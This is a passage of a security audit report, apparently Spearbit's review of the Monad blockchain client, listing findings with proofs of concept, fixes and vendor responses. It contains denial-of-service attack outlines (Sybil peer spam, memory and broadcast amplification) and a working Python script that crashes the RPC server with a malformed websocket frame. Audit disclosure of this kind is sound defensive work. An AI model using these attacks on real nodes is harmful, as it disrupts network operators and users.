    // Each decoder: ~8MB allocation
    // 1000 decoders: ~8GB total memory consumption
    // Attack completes in seconds, memory pressure persists for hours

    attack_messages
};

// Attack amplification through cache exploitation:
// - Each unique cache key creates new 8MB decoder instance
// - LRU eviction insufficient - attacker refreshes entries periodically
// - No bounds checking on total memory consumption across all decoders
```

- Example Attack Vector 4: Broadcast Chunk Network Amplification (Validator-Only):

  Note: This attack requires malicious validator access and is limited to the validator set.

```
// Attack via malicious validator broadcast amplification
let validator_attack = |malicious_validator: ValidatorKey| {
    // Generate massive chunk spam for network amplification
    let mut broadcast_chunks = Vec::new();

    for message_id in 0..10000 { // 10,000 different messages
        for chunk_id in 0..57344 { // 57,344 chunks per message maximum
            let malicious_chunk = BroadcastChunk {
                author: malicious_validator,        // Valid validator signature
                message_key: generate_unique_key(message_id),
                chunk_id: chunk_id,                   // Unique chunk identifier
                broadcast_flag: true,                 // Trigger full node forwarding
                payload: minimal_payload(100),        // Optimize for amplification
            };

            broadcast_chunks.push(malicious_chunk);
        }
    }

    // Attack multiplication:
    // 10,000 messages Œ 57,344 chunks = 573 million potential attack chunks
    // Each chunk triggers forwarding to ALL full nodes in network
    // Single validator can sustain 67MB/sec continuous network traffic
    // Total potential: 5.5TB per day of amplified network traffic

    broadcast_chunks
};

// No rate limiting on broadcast chunk forwarding enables:
// - Network-wide bandwidth exhaustion
// - Resource consumption across entire validator set
// - Sustained attack for entire validator window (80+ seconds)
// - **Limitation**: Attack requires malicious validator participation (limited attacker pool)
```

- Example Attack Vector 5: Sybil Attack via Ephemeral Peer IDs:

```
// Sybil attack exploiting unlimited peer ID generation
let sybil_attack = |attacking_ip: IpAddr| {
    let mut ephemeral_peers = Vec::new();

    // Generate 1000 unique peer identities from single IP address
    for i in 0..1000 {
        let ephemeral_key = generate_random_keypair();
        let peer_id = NodeId::from(ephemeral_key.public_key);

        ephemeral_peers.push(SybilPeer {
            peer_id: peer_id,
            private_key: ephemeral_key.private_key,
            source_ip: attacking_ip,        // Same IP, different peer IDs
        });
    }

    // Attack amplification through identity multiplication:
    for peer in ephemeral_peers {
        std::thread::spawn(move || {
            loop {
                // Each "peer" gets independent rate limits (if any existed)
                spam_merkle_proofs(peer.peer_id, rate: 100);        // 6ms/sec per peer (100 ops
                ↪  Œ 60s)
                create_decoder_instances(peer.peer_id, count: 10);   // 80MB per peer

                std::thread::sleep(Duration::from_secs(1));
            }
        });
    }

    // Sybil amplification calculation:
    // 1000 fake peers Œ 6ms/sec = 6 seconds/sec = 600% CPU utilization
    // 1000 fake peers Œ 80MB = 80GB memory consumption
    // All from single IP address with no IP-based rate limiting
};

// Attack characteristics:
// - Unlimited peer identity generation from single source
// - Each identity appears as "different" peer to peer-only rate limiting
// - No correlation between peer behavior and source IP address
// - Perfect Sybil multiplication: 1 attacker IP = 1000+ attack identities
```

Coordinated Attack Scenarios:

- Scenario 1: Unpermissioned External Attack (No Validator Access Required):

```
// External attackers with no special privileges
let unpermissioned_external_attack = |attacking_ips: Vec<IpAddr>| {
    for ip in attacking_ips {
        // Generate multiple fake peer identities per IP
        for peer_id in generate_fake_peers(ip, count: 100) {
            std::thread::spawn(move || {
                loop {
                    // Vector 1: CPU exhaustion via Merkle proofs (unpermissioned)
                    spam_merkle_proofs(peer_id, rate: 100); // 6ms/sec CPU load

                    // Vector 2: UDP/TCP decompression attacks (unpermissioned)
                    launch_udp_decompression_attack(peer_id, rate: 40); // 1000ms/sec CPU load
                    launch_tcp_decompression_attack(peer_id, rate: 40); // 1000ms/sec CPU load

                    // Vector 5: Sybil identity multiplication (unpermissioned)
                    // Each peer gets independent rate limits (if any existed)

                    std::thread::sleep(Duration::from_secs(1));
                }
            });
        }
    }

    // Unpermissioned attack impact (10 IPs Œ 100 fake peers each):
    // - CPU: 1000 fake peers Œ (6ms + 2000ms)/sec = 2,006,000ms/sec = 200,600% CPU utilization
    // - Memory: Limited to legitimate processing overhead + decoder instances
    // - Network: Very high bandwidth (UDP + TCP decompression payloads)
    // - Barrier to entry: ZERO - any external attacker (UDP requires no connections, TCP needs
    ↪  connection setup)
    // - Duration: Unlimited (no reputation system to stop attacks)
    // - UDP advantage: Higher throughput, no connection limits
    // - TCP advantage: Larger message sizes, more predictable delivery
};
```

- Scenario 2: Validator Privilege Attack (Requires Validator Compromise or a Malicious Validator):

```
// Malicious validators with full broadcast privileges
let validator_privilege_attack = |malicious_validators: Vec<ValidatorKey>| {
    for validator in malicious_validators {
        std::thread::spawn(move || {
            loop {
                // Vector 1: CPU exhaustion via Merkle proofs
                spam_merkle_proofs(validator.node_id, rate: 100); // 6ms/sec CPU load

                // Vector 3: Memory exhaustion via decoder multiplication (VALIDATOR-ONLY)
                create_decoder_instances(validator, count: 100); // 800MB memory per validator

                // Vector 4: Network amplification (VALIDATOR-ONLY)
                broadcast_spam_chunks(validator, rate: 1000); // Network flooding
                std::thread::sleep(Duration::from_secs(1));
            }
        });
    }

    // Validator privilege attack impact (5 malicious validators):
    // - CPU: All unpermissioned attacks (200,600%+ per validator) PLUS validator-only attacks
    // - Memory: 5 validators Œ 800MB = 4GB sustained memory pressure (additional to base
    ↪  attacks)
    // - Network: Multi-gigabyte amplified traffic across entire network
    // - Barrier to entry: HIGH - requires malicious validator participation
    // - Duration: Limited to validator windows but recurring
    // - Total: MAXIMUM impact - combines all attack vectors simultaneously
};
```

Attack Scenarios Enabled:

Unpermissioned Attacks (High Likelihood):

- Sybil attacks - External attackers can generate unlimited ephemeral peer IDs.
- UDP Merkle proof spam - Any external attacker can force expensive signature verification.
- UDP/TCP decompression attacks - Any external attacker can send compressed payloads for CPU exhaustion.
- Persistent CPU exhaustion - No mechanism to automatically limit problematic IPs/peers.
- Multi-protocol abuse - Attackers can simultaneously abuse UDP and TCP channels.

Validator Privilege Attacks (Lower Likelihood, Maximum Impact):

- All unpermissioned attacks - Validators can execute every attack available to external attackers.
- Decoder instance memory exhaustion - Additional validator-only capability via broadcast chunks.
- Network amplification attacks - Additional validator-only capability for broadcast chunk flooding.
- Combined maximum impact - All attack vectors simultaneously with highest privileges.

Recommendation:

- Priority 1 - Unpermissioned Attack Defenses (Critical):
  1. Add IP-based rate limiting - Primary defense against Sybil attacks using ephemeral peer IDs.
  2. Add connection limits per IP - Limit total peer identities from single source.
- Priority 2 - Validator Privilege Attack Defenses (High):
  1. Add validator broadcast rate limiting - Prevent decoder instance multiplication attacks.
  2. Implement memory usage tracking - Monitor and limit total decoder cache memory.
  3. Add validator reputation tracking - Score validators based on broadcast behavior quality.
- Priority 3 - General Resilience (Medium):
  1. Create progressive penalty system - Escalating restrictions for repeated misbehavior.
  2. Add automated response mechanisms - Automatic temporary bans for severe abuse.
  3. Implement peer quality metrics - Track and act on peer performance indicators.

Example Code Suggestion:

```
// Multi-layered rate limiting system
struct RateLimitingSystem {
    ip_limits: HashMap<IpAddr, IpRateLimiter>,      // Primary Sybil defense
    peer_limits: HashMap<PeerId, PeerRateLimiter>,  // Per-peer tracking
    reputation: HashMap<PeerId, PeerReputation>,    // Behavioral scoring
}

// IP-based rate limiting (Sybil attack prevention)
struct IpRateLimiter {
    source_ip: IpAddr,
    operations_per_second: RateCounter,
    total_peers_from_ip: u32,           // Track peer count per IP
    bandwidth_usage: RateCounter,       // Network usage tracking
    violation_count: u32,
    temporary_ban_until: Option<Timestamp>,
}

// Peer reputation system
struct PeerReputation {
    peer_id: PeerId,
    source_ip: IpAddr,              // Link peer to IP for correlation
    trust_score: f64,               // 0.0-1.0 reputation score
    violation_count: u32,           // Number of violations
    last_violation: Timestamp,      // Time of last misbehavior
    rate_limit_multiplier: f64,     // Dynamic rate limit adjustment
}

// Multi-layer rate limiting check
fn check_rate_limit(peer_id: &PeerId, source_ip: &IpAddr, operation: &Operation) -> RateLimitResult {
    // Layer 1: IP-based rate limiting (primary Sybil defense)
    let ip_limiter = get_ip_rate_limiter(source_ip);
    if ip_limiter.exceeds_limit(operation) {
        apply_ip_penalty(source_ip);
        return RateLimitResult::Rejected("IP rate limit exceeded");
    }

    // Layer 2: Check for too many peers from single IP (Sybil detection)
    if ip_limiter.total_peers_from_ip > MAX_PEERS_PER_IP {
        return RateLimitResult::Rejected("Too many peers from IP");
    }

    // Layer 3: Per-peer rate limiting with reputation
    let reputation = get_peer_reputation(peer_id);
    let base_limit = operation.base_rate_limit();
    let adjusted_limit = base_limit * reputation.rate_limit_multiplier;

    if peer_exceeds_limit(peer_id, adjusted_limit) {
        // Update both peer and IP tracking
        update_peer_reputation(peer_id, ReputationEvent::RateLimitViolation);
        update_ip_reputation(source_ip, ReputationEvent::PeerViolation);
        RateLimitResult::Rejected("Peer rate limit exceeded")
    } else {
        RateLimitResult::Accepted
    }
}

// Constants for Sybil attack prevention
const MAX_PEERS_PER_IP: u32 = 5;              // Limit peer identities per IP
const MAX_OPERATIONS_PER_IP_PER_SEC: u32 = 50; // Aggregate IP rate limit
const IP_BAN_DURATION_SECS: u64 = 300;        // 5 minute temporary bans
```

Category Labs: We are working on a mitigation via UDP authentication PR 2417, but it will likely fully implemented after mainnet. Acknowledged.

Spearbit: Acknowledged.

5.3.9 event_ring_util.c is_writer_fd out-of-bounds memory access

Severity: Medium Risk

Context: event_ring_util.c#L62

Description: Commit fca3deaa introduces the function is_writer_fd. This function is reproduced below:

```
static bool is_writer_fd(ino_t ring_ino, int fdinfo_entry)
{
    char const FDINFO_DELIM[] = "\t :";
    char read_buf[256];
    char *scan = read_buf;
    char *line;
    if (read(fdinfo_entry, read_buf, sizeof read_buf) == -1) {
        return false;
    }
    bool is_write = false;
    bool is_ino = false;

    while ((line = strsep(&scan, "\n"))) {
        char *key, *value = nullptr;
        key = strsep(&line, FDINFO_DELIM);
        while (line != nullptr) {
            value = strsep(&line, FDINFO_DELIM);
        }

        if (key != nullptr && strcmp(key, "flags") == 0 && value != nullptr) {
            unsigned long const flags = strtoul(value, nullptr, 0);
            is_write = flags & O_WRONLY || flags & O_RDWR;
        }
        if (key != nullptr && strcmp(key, "ino") == 0 && value != nullptr) {
            unsigned long const ino = strtoul(value, nullptr, 10);
            is_ino = ino == ring_ino;
        }
    }

    return is_write && is_ino;
}
```

The file is read into char read_buf[256] using read(). read() will only return -1 if it fails to read at all. If the file is larger than char read_buf[256], read() will simply return 256, and is_writer_fd will proceed to parse the buffer contents, which in this case is not guaranteed to be well-formed due to truncation. In seeking the next delimiter, and not encountering a terminating NULL, strsep may read beyond buffer bounds. Additionally, *if* the delimiter is found in the memory region after read_buf, strsep will *write* a zero at this location, incurring stack corruption. This can lead to stability issues. This is a reasonable possibility since some files in /proc/<pid>/fdinfo/ have fields with long values.

Additionally there is a risk that read() will not read the entire file. Given its declaration ssize_t read(int fd, void buf[.count], size_t count), it is allowed to read 0..count bytes (including less than count bytes). Although unlikely, the function's logic should account for this possibility to prevent truncation even if the read buffer is sufficiently large.

Proof of concept:

```
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>

/* Verbatim copy of is_writer_fd in
↪  https://github.com/category-labs/monad/commit/fca3deaa078ed0a0084a7c264807f22fd867273a */
```

```
static bool is_writer_fd(ino_t ring_ino, int fdinfo_entry)
{
    char const FDINFO_DELIM[] = "\t :";
    char read_buf[256];
    char *scan = read_buf;
    char *line;
    if (read(fdinfo_entry, read_buf, sizeof read_buf) == -1) {
        return false;
    }
    bool is_write = false;
    bool is_ino = false;

    while ((line = strsep(&scan, "\n"))) {
        char *key, *value = nullptr;
        key = strsep(&line, FDINFO_DELIM);
        while (line != nullptr) {
            value = strsep(&line, FDINFO_DELIM);
        }

        if (key != nullptr && strcmp(key, "flags") == 0 && value != nullptr) {
            unsigned long const flags = strtoul(value, nullptr, 0);
            is_write = flags & O_WRONLY || flags & O_RDWR;
        }
        if (key != nullptr && strcmp(key, "ino") == 0 && value != nullptr) {
            unsigned long const ino = strtoul(value, nullptr, 10);
            is_ino = ino == ring_ino;
        }
    }

    return is_write && is_ino;
}

int main(int argc, char** argv) {
   int fd = open(argv[1], O_RDONLY);
   if (fd != -1) {
       is_writer_fd(0, fd);
       close(fd);
   }
   return 0;
}
```

Valgrind indicates branching on uninitialized memory occurs even with small (< 256 bytes), well-formed files, presumably because the `strsep` assumes arguments passed to it are NULL-terminated strings; these warnings disappear if `read_buf` is `memset` to 0 prior to reading.

Recommendation: Ensure the entire file is read into a sufficiently large NULL-terminated buffer before parsing.

Category Labs: Fixed in PR 1613.

Spearbit: Fix verified.

5.3.10 `monad::async::working_temporary_directory,make_temporary_inode` modify `const` objects

Severity: Medium Risk

Context: util.cpp#L37

Description: `monad::async::working_temporary_directory` casts away the constness of `std::string::c_str()` and modifies it via `mkostemp`:

```
auto path2 = path / "monad_XXXXXX";
fd = mkostemp(
    const_cast<char *>(path2.native().c_str()), O_DIRECT);
```

monad::async::make_temporary_inode does the same via mkstemp:

```
auto buffer = working_temporary_directory() / "monad_XXXXXX";
fd = mkstemp(const_cast<char *>(buffer.native().c_str()));
```

It is legal to remove constness from a const object or pointer using const_cast, but it is undefined behavior to subsequently modify the contents of the const-removed object.

From https://en.cppreference.com/w/cpp/language/const_cast.html:

> Modifying a const object through a non-const access path and referring to a volatile object through a non-volatile glvalue results in undefined behavior.

For std::string::c_str() specifically, cppreference repeats the UB condition:

https://en.cppreference.com/w/cpp/string/basic_string/c_str.html:

> Writing to the character array accessed through c_str() is undefined behavior.

Apart from the general undefined behavior, std::string is at liberty to allocate and return a *copy* of the underlying string when c_str() is invoked. Hence, any changes made to it might not affect the std::filesystem::path that the code aims to modify.

Recommendation: Apply modifications only to a non-const std::string via its data() method and, as needed, reconstruct a std::filesystem::path object from the result.

Category Labs: Fixed in PR 1587.

Spearbit: Fix verified.

5.4 Low Risk

5.4.1 RPC crash due to bug in Actix websocket parser

Severity: Low Risk

Context: websocket.rs#L4

Description: The Monad RPC can optionally be configured to accept websocket connections. It uses the actix-http crate to serve websocket connections. This crate contains a bug in the websocket frame parser where a malformed frame can cause the code to panic. This is a previously undiscovered bug in Actix.

```
import socket
import base64
import hashlib
import struct

def send_malformed_websocket_frame(host, port, path="/"):
    WEBSOCKET_MAGIC = "258EAFA5-E914-47DA-95CA-C5AB0DC85B11"
    key = base64.b64encode(b"test_key_1234567").decode()
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, port))
    try:
        request = (
            f"GET {path} HTTP/1.1\r\n"
            f"Host: {host}:{port}\r\n"
            f"Connection: Upgrade\r\n"
            f"Upgrade: websocket\r\n"
            f"Sec-WebSocket-Key: {key}\r\n"
            f"Sec-WebSocket-Version: 13\r\n"
            f"\r\n"
        )
        sock.send(request.encode())
        response = sock.recv(1024).decode()
        if "101 Switching Protocols" not in response:
            print("WebSocket upgrade failed!")
            return
        malformed_frame = bytes([0x0a, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xeb,
        ↪   0x0e, 0x8f])
        sock.send(malformed_frame)
    finally:
        sock.close()

HOST = "localhost"
PORT = 8081
PATH = "/"

send_malformed_websocket_frame(HOST, PORT, PATH)
```

This stops the rpc server:

```
monad_rpc-1      |
monad_rpc-1      | thread 'actix-server worker 1' panicked at
↪   /root/.cargo/registry/src/index.crates.io-1949cf8c6b5b557f/bytes-1.10.1/src/bytes_mut.rs:1153:9:
monad_rpc-1      | cannot advance past `remaining`: 18446744073709551615 <= 0
monad_rpc-1      | stack backtrace:
monad_rpc-1      | note: Some details are omitted, run with `RUST_BACKTRACE=full` for a verbose
↪   backtrace.
monad_rpc-1 exited with code 134
```

Recommendation: Report the issue to Actix and upgrade to the fixed version.

Category Labs: Fixed in PR 2265.

Spearbit: Fix verified.

5.4.2 Validator deactivation / reactivation does not consider `next_delta_stake` during the boundary period

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: *(Issue found in commit hash 4cbb1742cd31ee30a0d2c6edb698400d9d70f9d8)*. When the validator's auth address next epoch stake falls below the `MIN_VALIDATE_STAKE` the validator is deactivated in `delegate`:

```
if (val.auth_address() == address &&
    (val.get_flags() & ValidatorFlagWithdrawn) &&
    del.get_next_epoch_stake() >= MIN_VALIDATE_STAKE) {
    val.clear_flag(ValidatorFlagWithdrawn);
    emit_validator_status_changed_event(val_id, val.get_flags());
}
```

When the validator's auth address is deactivated but its next epoch stake is increased in `precompile_undelegate`, the validator is then reactivated again:

```
if (msg_sender == val.auth_address() &&
    del.get_next_epoch_stake() < MIN_VALIDATE_STAKE) {
    val.set_flag(ValidatorFlagWithdrawn);
    emit_validator_status_changed_event(val_id, val.get_flags());
}
```

The next epoch stake is defined to be the sum of the current stake and delta stake:

```
uint256_t DelInfo::get_next_epoch_stake() const noexcept
{
    return stake().load().native() + delta_stake().load().native();
}
```

In both cases, the next epoch stake is checked whether it is more than or equal to the `MIN_VALIDATE_STAKE`. However, this calculation does not include the fact that next delta stake can be promoted when an epoch progresses, which occurs when delegating during the boundary block. If suppose `MIN_VALIDATE_STAKE` is 100 and we have the following validator.

```
stake = 100
delta_stake = 0
next_delta_stake = 100
```

If the validator undelegates `stake = 100`.

```
stake = 0
delta_stake = 0
next_delta_stake = 100
```

Then the next epoch stake will be 0, this validator will be marked with `ValidatorFlagWithdrawn`. However, this does not include the fact that `next_delta_stake` will eventually be promoted, and the auth address next epoch stake will reach `MIN_VALIDATE_STAKE` again, since validator deactivation and reactivation only occurs during `delegate` or `precompile_undelegate`, the flag will incorrectly persist until the auth address calls either of the two precompile functions.

Recommendation: `get_next_epoch_stake` should be changed to be `stake().load().native() + delta_stake().load().native() + next_delta_stake().load().native()`. Here is the proof:

- Case 1: Suppose we are not in a boundary period. Since `touch_delegator` is called before `get_next_epoch_stake`, that means `next_delta_stake = 0` as `next_delta_stake` must have been promoted and `next_delta_stake` cannot have been set in a non-boundary period. Therefore `get_next_epoch_stake` is functionally equivalent in a non-boundary period.
- Case 2: Suppose we are in a boundary period. As the snapshot of the current epoch has already been taken at the start of the boundary period, changing `get_next_epoch_stake` to `stake().load().native() + delta_stake().load().native() + next_delta_stake().load().native()` will ensure delegating during the boundary period is equivalent to delegating in a non-boundary period in the next epoch before the next epoch snapshot, as with the `delta_stake` and `next_delta_stake` promotion, `get_next_epoch_stake` will be equal for the current epoch and the next epoch.

Therefore, the recommended change fixes the issue.

Category Labs: Fixed in commit 5aacb95d.

Spearbit: Fix verified.

5.4.3 Broken Input Validation in `precompile_get_withdrawal_request`

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The `precompile_get_withdrawal_request()` function contains contradictory input validation logic that renders it unusable. The function first rejects any non-empty input, then immediately requires exactly 29 bytes of input data. These mutually exclusive conditions cause the function to fail for all possible inputs, preventing users from querying withdrawal request information through this interface.

Affected Code:

```
// staking_contract.cpp:400-411
if (MONAD_UNLIKELY(!input.empty())) {  //  Rejects ANY non-empty input
    return StakeError::InvalidInput;
}
constexpr size_t MESSAGE_SIZE = sizeof(u64_be) + sizeof(Address) + sizeof(uint8_t);
if (MONAD_UNLIKELY(input.size() != MESSAGE_SIZE)) {  //  Requires exactly 29 bytes
    return StakeError::InvalidInput;
}
```

The logical error is in the first condition: `!input.empty()` evaluates to true for any input containing data, causing rejection of all non-empty inputs despite the function requiring data to operate.

Proof of Concept: Function Failure Demonstration:

```
// Test Case 1: Empty input
byte_string empty_input = {};
auto result = precompile_get_withdrawal_request(empty_input, user_addr, 0);
// Result: StakeError::InvalidInput
// Reason: Passes first check, fails second check (0  29 bytes)

// Test Case 2: Correct format (29 bytes total)
byte_string correct_input;
correct_input.append(to_bytes(validator_id));     // 8 bytes (u64_be)
correct_input.append(delegator_address.bytes);    // 20 bytes (Address)
correct_input.append(withdrawal_id);              // 1 byte (uint8_t)
auto result2 = precompile_get_withdrawal_request(correct_input, user_addr, 0);
// Result: StakeError::InvalidInput
// Reason: Fails first check (!correct_input.empty() == true)

// Test Case 3: Any other input length
byte_string invalid_input = {0x01, 0x02, 0x03};
auto result3 = precompile_get_withdrawal_request(invalid_input, user_addr, 0);
// Result: StakeError::InvalidInput
// Reason: Fails first check immediately

// Conclusion: 100% failure rate regardless of input
```

Recommendation: Change `!input.empty()` to `input.empty()` (remove negation operator).

Category Labs: Fixed in commit 7dc5df89.

Spearbit: Fix verified.

5.4.4 Undefined behavior in RLP encoding functions with empty inputs

Severity: Low Risk

Context: encode.hpp#L94

Description: `rlp::encode_list` and `rlp::encode_string` consume a `byte_string_view` (alias for `std::basic_string_view<unsigned char>`) whose `data()` method may or may not return NULL if it provides a view of zero bytes (e.g. the `size()` method returns 0). These functions invoke `memcpy` with the source parameter set to `s.data()`. It is undefined behavior to invoke `memcpy` with a NULL pointer. Hence, undefined behavior occurs in `rlp::encode_list` and `rlp::encode_string` if invoked with an empty `byte_string_view` whose `data()` method returns NULL.

Proof of Concept: Add to `category/core/test/encode_test.cpp`:

```
monad::rlp::encode_string(buf, byte_string_view{});
monad::rlp::encode_list(buf, byte_string_view{});
```

Compile project with `-fsanitize=undefined` and then run `./build/category/core/test/encode_test`. Output:

```
Running main() from ./googletest/src/gtest_main.cc
[==========] Running 6 tests from 1 test suite.
[----------] Global test environment set-up.
[----------] 6 tests from rlp
[ RUN      ] rlp.impl_length_length
[       OK ] rlp.impl_length_length (0 ms)
[ RUN      ] rlp.impl_encode_length
[       OK ] rlp.impl_encode_length (0 ms)
[ RUN      ] rlp.string_length
[       OK ] rlp.string_length (0 ms)
[ RUN      ] rlp.encode_string
/home/jhg/monad-rlp-ub/monad-9aa5450f064b16f8c330ae47dffdc3ace51d46be/category/core/rlp/encode.hpp:94:3⌟
↪  1: runtime error: null pointer passed as argument 2, which is declared to never be null
/usr/include/string.h:44:28: note: nonnull attribute specified here
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior /home/jhg/monad-rlp-ub/monad-9aa5450f064b16f8c3⌟
↪  30ae47dffdc3ace51d46be/category/core/rlp/encode.hpp:94:31
[       OK ] rlp.encode_string (1 ms)
[ RUN      ] rlp.list_length
[       OK ] rlp.list_length (0 ms)
[ RUN      ] rlp.encode_list
/home/jhg/monad-rlp-ub/monad-9aa5450f064b16f8c330ae47dffdc3ace51d46be/category/core/rlp/encode.hpp:140:⌟
↪  31: runtime error: null pointer passed as argument 2, which is declared to never be null
/usr/include/string.h:44:28: note: nonnull attribute specified here
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior /home/jhg/monad-rlp-ub/monad-9aa5450f064b16f8c3⌟
↪  30ae47dffdc3ace51d46be/category/core/rlp/encode.hpp:140:31
[       OK ] rlp.encode_list (0 ms)
[----------] 6 tests from rlp (2 ms total)

[----------] Global test environment tear-down
[==========] 6 tests from 1 test suite ran. (2 ms total)
[  PASSED  ] 6 tests.
```

Recommendation: Skip memcpy in rlp::encode_list and rlp::encode_string if s.empty().

Category Labs: We are tracking it in this monad issue 1644.

Spearbit: Acknowledged.

5.4.5 Infinite loop if 0 bytes requested from statesync_server_recv

Severity: Low Risk

Context: statesync_server_network.hpp#L53-L57

Description: statesync_server_recv was rewritten in commit 9e76bdb1.

The code is reproduced below:

```
ssize_t statesync_server_recv(
    monad_statesync_server_network *const net, unsigned char *buf, size_t n)
{
    while (true) {
        ssize_t ret = recv(net->fd, buf, n, MSG_DONTWAIT);
        if (ret == 0 ||
            (ret < 0 && (errno == ECONNRESET || errno == ENOTCONN))) {
            LOG_WARNING("connection closed, reconnecting");
            if (close(net->fd) < 0) {
                LOG_ERROR("failed to close socket: {}", strerror(errno));
            }
            net->fd = -1;
            net->connect();
        }
        else if (
            ret < 0 &&
            (errno != EAGAIN && errno != EWOULDBLOCK && errno != EINTR)) {
            LOG_ERROR("recv error: {}", strerror(errno));
            return -1;
        }
        else {
            return ret;
        }
    }
}
```

If `monad_statesync_server_network` is called with `n` set to 0 (e.g. caller requests 0 bytes), then `recv` will return 0, upon which the socket is reconnected and a `recv` is attempted again, with the same outcome. This puts the code in an infinite loop. No such case currently exists in the code base but it is a conceivable scenario in dynamic multi-part transfers, that a context-independent communication API like this function should accomodate for (and is trivially able to).

Recommendation: Put `if (n == 0) return 0;` at the top of the function.

Category Labs: We are tracking it in this monad issue 1648.

Spearbit: Acknowledged.

5.4.6 Undefined behavior and type confusion in db_metadata.hpp `atomic_memcpy`

Severity: Low Risk

Context: db_metadata.hpp#L497-L521

Description: `atomic_memcpy` aims to implement an atomic version of `memcpy` by casting the source and destination buffers as contiguous regions of `std::atomic<uint64_t>` objects. Casting primitive types as objects bypasses object construction and is undefined behavior.

Moreover, `db_metadata` invokes `atomic_memcpy` to copy `db_metadata` objects, which pack a variety of primitive types other than just `uint64_t`, such as `uint8_t`, `uint32_t`, sub-structs and unions. Casting these to the (conceptually) incompatible object `std::atomic<uint64_t>` is type confusion.

Category Labs: We are tracking it in this monad issue 1589.

Spearbit: Acknowledged.

5.4.7 RLP Deserialization Ordering Optimization

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The RaptorCast TCP message processing performs computationally complex RLP deserialization operations on untrusted input before signature verification and peer scoring checks. This processing order creates unnecessary computational overhead for unauthenticated attackers and can be optimized to reduce attack surface.

Proof of Concept:

Current Processing Order: `monad-bft/monad-raptorcast/src/lib.rs:725-739`:

```
// Lines 717-723: Basic signature deserialization
let signature = match ST::deserialize(signature_bytes) {
    Ok(signature) => signature,
    Err(err) => {
        warn!(?err, ?from_addr, "invalid signature");
        continue;
    }
};
```

```
// Lines 725-732: RLP parsing before signature verification
let deserialized_message =
    match InboundRouterMessage::<M, ST>::try_deserialize(&app_message_bytes) {
        Ok(message) => message,
        Err(err) => {
            warn!(?err, ?from_addr, "failed to deserialize message");
            continue;
        }
    };

// Lines 733-739: Signature verification happens after parsing
let from = match signature
    .recover_pubkey::<signing_domain::RaptorcastAppMessage>(app_message_bytes.as_ref())
{
    Ok(from) => from,
    Err(err) => {
        warn!(?err, ?from_addr, "failed to recover pubkey");
        continue;
    }
};
```

Resource Consumption Before Auth:

- RLP deserialization includes:
  - Complex nested structure parsing.
  - Memory allocation for parsed objects.
  - Compression decompression (up to 4GB risk when compression is enabled).
- Attack Vector:
  1. Send TCP messages with valid headers and complex RLP payloads.
  2. RLP parser consumes CPU cycles processing malformed/complex structures.
  3. Large compressed payloads trigger decompression operations.
  4. Processing occurs before signature verification.
  5. Attacker can sustain resource consumption without valid credentials, even if peer-based rate limiting is implemented.

Recommendation:

Reorder Processing Steps:

```
// Extract minimal data needed for signature verification first
let (signature_data, remaining_payload) = extract_signature_components(payload)?;

// Perform signature verification on minimal data
let author = match verify_signature(&signature_data) {
    Ok(author) => author,
    Err(err) => {
        tracing::debug!(?err, "invalid signature, dropping message");
        continue; // Exit immediately for invalid signatures
    }
};

// Bonus: check peer score before expensive operations
if !check_peer_score(&sender, &author) {
    continue; // Skip expensive parsing for low-scored senders
}
```

```
// Only parse full RLP for well-scored peers
let parsed_message = InboundRouterMessage::<IM, ST>::try_deserialize(remaining_payload)?;
```

Minimal Signature Extraction:

```
fn extract_signature_components(payload: &[u8]) -> Result<(SignatureData, &[u8]), ParseError> {
    // Parse only header fields needed for signature verification:
    // - Message version
    // - Signature bytes
    // - Hash for verification
    // Skip complex nested RLP structures until after peer scoring
}
```

Early Signature Validation:

The optimized flow includes immediate signature validation with early exit:

```
// 1. Fast signature check - cryptographic validation only
let author = match verify_signature(&signature_data) {
    Ok(author) => author,
    Err(_) => continue, // Immediate rejection - no further processing
};

// 2. Only proceed to peer scoring for cryptographically valid messages
if !check_peer_score(&sender, &author) {
    continue; // Secondary filtering based on reputation
}

// 3. Full RLP parsing only for valid, well-scored peers
let parsed_message = parse_full_message(remaining_payload)?;
```

Processing Optimization Benefits:

- Immediate rejection of invalid signatures before any peer scoring checks.
- Reduced CPU overhead for low-scored peer messages.
- Earlier rejection of invalid/malicious senders.

Category Labs: Acknowledged. Filed monad issue 2338.

Spearbit: Acknowledged.

5.4.8 `Bin::shr_ceil` undersizes result

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description/Recommendation: `template <std::size_t N> class Bin` represents an unsigned integer of up to 32 bits where `N` tracks the capacity of the underlying value `value_` at compile-time. For some combinations of values and shift counts the method `shr_ceil` will undersize the result's `N`. Example:

```
const auto A = Bin<3>::unsafe_from(4);

/* Good */
const auto B1 = shr_ceil<1>(A);

/* Good */
const auto B2 = shr_ceil<2>(A);

/* Fail: B3::value_ is 1, requiring 1 bit, but B3's N is 0 */
const auto B3 = shr_ceil<3>(A);
```

N and value_ are uncoupled. An N that is invalid with regards to the space requirement of value_ does influence value_. Hence value_ is always correct irrespective of N's drift, and there is no risk of incorrect calculations at runtime.

Category Labs: Fixed in PR 1432.

Spearbit: Fix verified.

5.5 Informational

5.5.1 snprintf failure is not handled

Severity: Informational

Context: update_aux.cpp#L1484

Description: The snprintf return value has dual meaning. If non-negative, it denotes the number of bytes written to the buffer. If negative, it denotes an error occurred, and the output buffer should be regarded as undefined. Usage of snprintf in the code:

```
monad/libs/db/src/monad/mpt/update_aux.cpp:1484:    p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1494:        p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1508:            p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1522:            p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1532:        p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1551:            p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1572:        p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1586:        p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1600:            p += snprintf(
monad/libs/db/src/monad/mpt/update_aux.cpp:1613:            p += snprintf(
